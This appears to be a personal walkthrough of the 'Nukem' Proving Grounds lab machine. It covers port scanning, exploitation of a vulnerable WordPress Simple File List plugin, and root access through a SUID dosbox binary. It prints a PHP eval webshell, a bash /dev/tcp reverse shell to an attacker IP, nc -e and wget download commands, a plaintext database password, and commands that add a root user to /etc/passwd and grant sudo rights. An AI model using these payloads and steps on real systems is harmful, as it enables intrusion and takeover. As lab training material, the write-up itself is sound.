

Nukem

Key Takeaways

Walk Through

Starting with rustscan

```
rustscan -a 192.168.238.105 --ulimit 5000 | tee rustscan.out
```

```
PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 61
80/tcp  open  http    syn-ack ttl 61
5000/tcp open  upnp    syn-ack ttl 61
13000/tcp open  unknown syn-ack ttl 61
36445/tcp open  unknown syn-ack ttl 61
```

Getting autorecon running

```
sudo autorecon --nmap-append="--min-rate=5000" --dirbuster.threads=30 -v 192.168.238.105
```

Running the default nmap scan

```
nmap -sC -sV 192.168.238.105 -oA default_scripts
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-23 12:25 EDT
Nmap scan report for 192.168.238.105
Host is up (0.058s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE VERSION
```

```
22/tcp open ssh      OpenSSH 8.3 (protocol 2.0)
| ssh-hostkey:
| 3072 3e:6a:f5:d3:30:08:7a:ec:38:28:a0:88:4d:75:da:19 (RSA)
| 256 43:3b:b5:bf:93:86:68:e9:d5:75:9c:7d:26:94:55:81 (ECDSA)
|_ 256 e3:f7:1c:ae:cd:91:c1:28:a3:3a:5b:f6:3e:da:3f:58 (ED25519)
80/tcp open http      Apache httpd 2.4.46 ((Unix) PHP/7.4.10)
|_http-generator: WordPress 5.5.1
|_http-server-header: Apache/2.4.46 (Unix) PHP/7.4.10
|_http-title: Retro Gamming &#8211; Just another WordPress site
3306/tcp open mysql      MariaDB 10.3.24 or later (unauthorized)
5000/tcp open http      Werkzeug httpd 1.0.1 (Python 3.8.5)
|_http-title: 404 Not Found
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 38.56 seconds

- Autorecon will do a enumeration scan for the 13000 and 36445 so I won't worry about those for now and will spend time looking at the ports ahead
- 22 SSH
- 80 HTTP apache web server, wordpress
- 3306 MySQL
- 5000 Python Werkzeug
 - I didn't know what this was so doing some googling: wekrkzeug is a comprehensive WSGI web application library.
 - WSGI is the Web Server Gateway Interface. It is a specification that describes how a web server communicates with web applications, and how web applications can be chained together to process one request.

22 SSH

Just throwing out the usual login attempt

```
(kali㉿kali)-[~/offsec/linux_pg/nukem]
└─$ ssh root@192.168.238.105
The authenticity of host '192.168.238.105 (192.168.238.105)' can't be established.
ED25519 key fingerprint is SHA256:xonp3jokwQ/DxrvEZ7jnNNoA6GH8t48bnZeogoJIFqg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.238.105' (ED25519) to the list of known hosts.
root@192.168.238.105's password:
Permission denied, please try again.
root@192.168.238.105's password:
Permission denied, please try again.
root@192.168.238.105's password:
```



This identifies that a password can be used, so If I find credentials I can try those here too

80 Apache wordpress



Nmap identifies the page as a wordpress instance so I want to get wpscan running on it

```
sudo wpscan --url http://192.168.238.105/ --enumerate --api-token <snip> | tee wpscan.out
```

browsing to the page

Theres a login page

Throwing in some default logins

- admin:admin
- admin:password
- admin:wordpress
-

There is a student registration page

Student Registration

First Name: test

Last Name: test

User Name: test



E-Mail: test@test.com

Password: [masked]

Password confirmation: [masked]

Register

I was able to make an account, goin to the settings page, there is a profile photo I can upload an image for, that seems interesting

But first I also wanted to look into the plugin that is displayed at the bottom of the page

Looking at the source for the page, gives me a version as well so I can lookup exploits

```
tcp_80_http_curl.html 1 x

244
```

Looking up "news-vibrant 1.0.1 exploit" I found the following exploit

<https://www.exploit-db.com/exploits/29332>

This is not for the same theme, but it is a file upload vulnerability that looks like (based on the endpoint) its targeting a settings image upload, sounds similar to what I was thinking in the other page which is cool

```
# Exploit & POC :

<?php
$uploadfile="up.php";
$ch = curl_init("http://127.0.0.1/wordpress/wp-content/themes/ThinkResponsive/includes/uploadify/upload_settings_image.php");
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POSTFIELDS,
    array('Filedata'=>"@${uploadfile}"));
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
$postResult = curl_exec($ch);
curl_close($ch);
print "$postResult";
?>

#File path:
http://127.0.0.1/wordpress/wp-content/uploads/settingsimages/up.php
```

At this point my wpscan finished.

This found a whole slew of things that would be potentially interesting to explore.

```

|   - https://plugins.trac.wordpress.org/changeset/2286920/simple-file-list
|   - https://packetstormsecurity.com/files/160221/
```

This lists an article with a POC which is nice

<https://wpscan.com/vulnerability/365da9c5-a8d0-45f6-863c-1b1926ffd574/>

There is a metasploit module:

https://www.rapid7.com/db/modules/exploit/multi/http/wp_simple_file_list_rce/

There was also a poc on git, gonna try this one as it seems simpler

<https://github.com/RandomRobbieBF/simple-file-list-rce>

simple-file-list-rce

Simple File List < 4.2.3 - Unauthenticated Arbitrary File Upload RCE

```
usage: simple.py [-h] -u URL [-f1 FILE1] [-f2 FILE2] [-p PATH]
```

optional arguments:

```
-h, --help            show this help message and exit
-u URL, --url URL      Wordpress Url i.e https://wordpress.lan
-f1 FILE1, --file1 FILE1
                        Harmless File Name
-f2 FILE2, --file2 FILE2
                        Shell File Name
-p PATH, --path PATH  URI Path /my-simple-file-list-page/
```



Example

```
python3 simple.py --url http://192.168.1.134 -f1 test5.png -f2 test5.php
```

Looks like I need to make two files, one containing my php shell and another that is harmless

then I just pass in the URL and maybe the path

Gonna try out the Ivan Sincek shell since I read an article that it can pop a service account instead of a regular account in windows labs. Thats not applicable here ofc since this is a linux machine I'm just trying this out anyways.

This exploit didn't work so I checked searchsploit

<pre>(kali@kali)-[~/offsec/linux_pg/nukem] \$ searchsploit simple file list</pre>	
Exploit Title	Path
Joomla! Component mod_simplefilelist 1.0 - Directory Traversal	php/webapps/17736.txt
Simple Directory Listing 2 - Cross-Site Arbitrary File Upload	php/webapps/7383.txt
WordPress Plugin Simple File List 4.2.2 - Arbitrary File Upload	php/webapps/48979.py
WordPress Plugin Simple File List 4.2.2 - Remote Code Execution	php/webapps/48449.py

Getting the path of the RCE exploit

```
searchsploit -p 48449
```

```
copy exploit to working dir
```

```
cp /usr/share/exploitdb/exploits/php/webapps/48449.py .
```

Running that exploit

```
python3 48449.py http://192.168.238.105/
```

Based on the source code it looks like unless I sent my command in the form of a post request containing the password it will just display not found

```
def generate():
    filename = f'{random.randint(0, 10000)}.png'
    password = hashlib.md5(bytearray(random.getrandbits(8)
                                     for _ in range(20))).hexdigest()
    with open(f'{filename}', 'wb') as f:
        payload = '<?php if($_POST["password"]==" + password + \
            "" ){eval($_POST["cmd"]);} else {echo "<title>404 Not Found</title><h1>Not Found</h1>";}?>'
        f.write(payload.encode())
    print(f'[ ] File {filename} generated with password: {password}')
    return filename, password
```



this worked it looks like

```
(kali㉿kali)-[~/offsec/linux_pg/nukem]
└─$ python3 48449.py http://192.168.238.105/
[ ] File 6438.png generated with password: 4da3c23c93c2af16914ef32142643532
[ ] File uploaded at http://192.168.238.105/wp-content/uploads/simple-file-list/6438.png
[ ] File moved to http://192.168.238.105/wp-content/uploads/simple-file-list/6438.php
[+] Exploit seem to work.
[*] Confirming ...
[+] Exploit work !
    URL: http://192.168.238.105/wp-content/uploads/simple-file-list/6438.php
    Password: 4da3c23c93c2af16914ef32142643532
```

What I did to send the post request easily:

- click the URL there to open the page in my browser
- then use foxy proxy to switch to my burp proxy.
- Open burp turn on intercept mode
- Refresh the page in my browser to capture the request in burp
- right click on the request in burp and send to repeater
- Right click on the request in the repeater tab and click "change request method"
- Put the password from the terminal in as well as a command

this looks like it worked which is cool

Next step is to write nc to the tmp directory to get a shell I think

But then i ran which curl, and which wget and neither was on the system

So my next option was just trying to spawn a reverse shell connection directly from the command and then I will move nc over myself

start a listener:



```
rlwrap nc -lvnp 80
```

reverse shell used: `/bin/bash -i >& /dev/tcp/192.168.45.174/80 0>&1`

payload url encoded:

```
password=4da3c23c93c2af16914ef32142643532&cmd=system('/bin/bash+-i
+>%26+/dev/tcp/192.168.45.174/80+0>%261');
```

This worked, also I remember that burp has a dark mode lol

Now that I have a shell on the system I check again for curl and wget, turns out it was which that wasn't on the system. I checked for wget by grepping /usr/bin and it was there

Initial Access

```
[http@nukem simple-file-list]$ ls /usr/bin | grep wget
ls /usr/bin | grep wget
wget
[http@nukem simple-file-list]$
```

I was unable to make an out bound connection to the http server default for the python web server so I hosted it on a port that the server had an open port for: 22

```
python3 -m http.server 22
```

Checking system architecture before downloading nc binary. We got a 64 bit system

```
[http@nukem tmp]$ uname -a
uname -a
Linux nukem 5.8.9-arch2-1 #1 SMP PREEMPT Sun, 13 Sep 2020 23:44:55 +0000 x86_64 GNU/Linux
```

Downloading linpeas and nc

```
wget http://192.168.45.174:22/linpeas.sh -O linpeas.sh
```

Attempting to run nc I got an error and it didnt make a connection back, so I will just work from this shell its not too bad

```
[http@nukem tmp]$ ./nc64 192.168.45.174 1234 -e /bin/bash
./nc64 192.168.45.174 1234 -e /bin/bash
bash: [845226: 2 (255)] tcsetattr: Inappropriate ioctl for device
```

Checking sudo permissions, checking groups again, checking network connections for internal services.

```
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
[http@nukem tmp]$ id
id
uid=33(http) gid=33(http) groups=33(http)
[http@nukem tmp]$ netstat -ano
netstat -ano

Commander credentials found

```

Analyzing Wordpress Files (limit 70)
-rw-r--r-- 1 http root 2913 Sep 18 2020 /srv/http/wp-config.php
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'commander' );
define( 'DB_PASSWORD', 'CommanderKeenVorticons1990' );
define( 'DB_HOST', 'localhost' );

```

commander:CommanderKeenVorticons1990

It specifies that this is his db login so I can attempt to log into the sql instance with these creds, but I bet I could ssh with them too

Linpeas identifies dosbox as a binary running as root with the SUID set as a very likely priv esc vector

```

SUID - Check easy privesc, exploits and write perms

```

there is also an unknown binary at /usr/bin/sg whihc could be interesting to look at
 At that point my linpeas stopped working so I ctrl+c and closed my session lol

SSH as commander

So I tried SSHing in as commander with the discovered creds and that worked.
 Running sudo -l on commander, I did not have permissions to run sudo

```

[commander@nukem ~]$ sudo -l
[sudo] password for commander:
Sorry, user commander may not run sudo on nukem.
[commander@nukem ~]$ id
uid=1000(commander) gid=1000(commander) groups=1000(commander)
[commander@nukem ~]$

```

commander is not in any interesting groups

Time to look at the dosbox thing

According to GTFObins

“Basically **dosbox** allows to mount the local file system, so that it can be altered using DOS commands. Note that the DOS filename convention (8.3) is used.”

I can mount the file system and then read files with elevated privileges.

Attempting to read the proof file worked, but in the exam I would need an actual shell I think. So I guess I could write a user into /etc/passwd as a privileged user OR i could try to read roots ssh key?

933c374aa7266e8ef500ec6b54698377

```

[commander@nukem tmp]$ LFILE="/root/proof.txt"
[commander@nukem tmp]$ dosbox -c 'mount c /' -c "copy c:\FILE c:\tmp\output" -c exit

```

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

Note that the name of the written file in the following example will be `FILE_TO`. Also note that `echo` terminates the string with a DOS-style line terminator (`\r\n`), if that's a problem and your scenario allows it, you can create the file outside `dosbox`, then use `copy` to do the actual write.

```

LFILE="/path\to\file_to_write"
dosbox -c 'mount c /' -c "echo DATA >c:$LFILE" -c exit

```

After much trial and error I was able to write a user to the `/etc/passwd` file with root privileges and then switch to that user!

```
dosbox -c 'mount c /' -c "echo hacked9:${pw}:0:0:/root:/bin/bash >>c:$LFILE" -c exit
```

```
su hacked9
password
```

```

[commander@nukem ~]$ dosbox -c 'mount c /' -c "echo hacked9:${pw}:0:0:/root:/bin/bash >>c:$LFILE" -c exit

Port Forwarding VNC Method

Looking up other methods online, it seems people port forwarded VNC (which makes sense as I saw it only local) and then taking commanders vnc credential file from in his directory. Then logging into the vnc instance using vnc viewer from their kali box. This way they could visually see the dosbox instance and look at the file system from there. I imagine that shell spawns as root so it would meet the conditions for this box.

Testing this out for myself:

SCP the vnc passwd file to host

```
scp commander@192.168.238.105:/home/commander/.vnc/passwd ~/offsec/linux_pg/nukem/passwd
```

Use SSH reverse port forwarding to forward connections from port 5901 on the target to port 1234 on my local machine so I can access it with vnc viewer

```
ssh -L 1234:localhost:5901 commander@192.168.238.105
```



Connect with vncviewer

```
vncviewer -passwd passwd 127.0.0.1:1234
```

Within vnc viewer doing the dosbox mount drive

```
dosbox -c 'mount c /' -c "type c:$LFIL"FILE"
```

and looking at the files, from there I guess I could also do something

switching to c: where the file system is mounted

in the dosbox terminal

c:

From in this window I can write to the file system as a privileged user so I can just add commander to the sudoers file and I am effectively root

#still in dosbox terminal here

echo "commander ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers

Then you can see on the right that I have all sudo perms so I can effectively root, ignore the typo at the top
